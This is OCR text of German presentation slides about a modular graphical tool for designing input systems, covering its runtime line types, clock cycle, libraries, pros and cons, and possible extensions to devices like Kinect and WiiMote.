- Spezifikation/XML
- **Laufzeitumgebung**
- Leitungstypen
- Ein Taktzyklus
- Module
- Verwendete Libs

System – Laufzeitumgebung

- Überblick
- GUI
- Spezifikation/XML
- Laufzeitumgebung
- **Leitungstypen**
- Ein Taktzyklus
- Module
- Verwendete Libs

- Zwei verschiedene Arten von Datenleitungen:
  - Skalarleitung (1D)
    - Beinhaltet nur einen Wert
  - 2D-Punktleitung (2D)
    - Beinhaltet zwei Werte,
      kann somit 2D-Punkt-Koordinaten darstellen


System – Laufzeitumgebung

- Überblick
- GUI
- Spezifikation/XML
- Laufzeitumgebung
- Leitungstypen
- **Ein Taktzyklus**
- Module
- Verwendete Libs

Ein Taktzyklus eines Modul-Threads:

1. Initialisierung der Pins
2. Berechnen der aktuellen Taktzahl
3. Fetchen der an den Input-Pins anliegenden Daten
4. Durchführen der modulspezifischen Berechnungen, dabei schreiben der Ergebnisse auf Output-Pins
5. Observer benachrichtigen
6. Pausieren des Threads für vorgegebene Zeit

System – Module



- Überblick
- GUI
- Spezifikation/XML
- Laufzeitumgebung
- Leitungstypen
- Ein Taktzyklus
- **Module**
- Verwendete Libs

System

- Überblick
- GUI
- Spezifikation/XML
- Laufzeitumgebung
- Leitungstypen
- Ein Taktzyklus
- Module
- **Verwendete Libs**

Verwendete Bibliotheken:

- **JDOM** (www.jdom.org)
  zum parsen von XML
-
- **Jgraph** (www.jgraph.com)
  zur Darstellung des Modulgraphen

- **LibTUIO** (www.tuio.org)
  zur Interaktion mit CCV

Vorteile

- Einfach zu bedienen
- Grafische Darstellung erleichtert Kommunikation
- Schnelles Prototyping, Re-Design
  und Fertigstellung
- Neue Module einfach zu implementieren

Nachteile

- Begrenzter Aktionsradius, keine Interaktion mit Betriebssystem oder Desktopumgebung
- Nur sinnvoll als Teil eines größeren Projektes
- Keine globale Erkennung von z.b. Tastendruck

Gliederung

- Motivation

- Ähnliche Arbeiten

- System

- **Ausblick**

Ausblick


- Welche Erweiterungen sind denkbar?
  - Komplexere Module, z.B.:
    - Gestenerkennung
    - Nicht-linearer Multiplikator (z.B. als Spline)
    - Steuerung von Force-Feedback
    - Implementierung von Cut-Off Regionen
  - Kleine Entwicklungsumgebung für Module

Ausblick

- Einsatz bei vielen neuartigen Eingabegeräten, z.B.
  - Multitouch-Screens, bspw. FTIR

Ausblick

- Einsatz bei vielen neuartigen Eingabegeräten, z.B.
  - WiiMote



Ausblick

- Einsatz bei vielen neuartigen Eingabegeräten, z.B.
  - 3D- Mäuse, wie solche von 3D Connexion

Ausblick

- Einsatz bei vielen neuartigen Eingabegeräten, z.B.
  - Bewegungssteuerung, Microsoft Kinect

Zusammenfassung

- Grafisches Tool zum Design von Inputsystemen
- Modularer Aufbau, wie in Schaltkreisen
- Laufzeitsystem interpretiert diese Graphen

→ einfache Kommunikation

→ schnelles Prototyping & Re-Design

… for your attention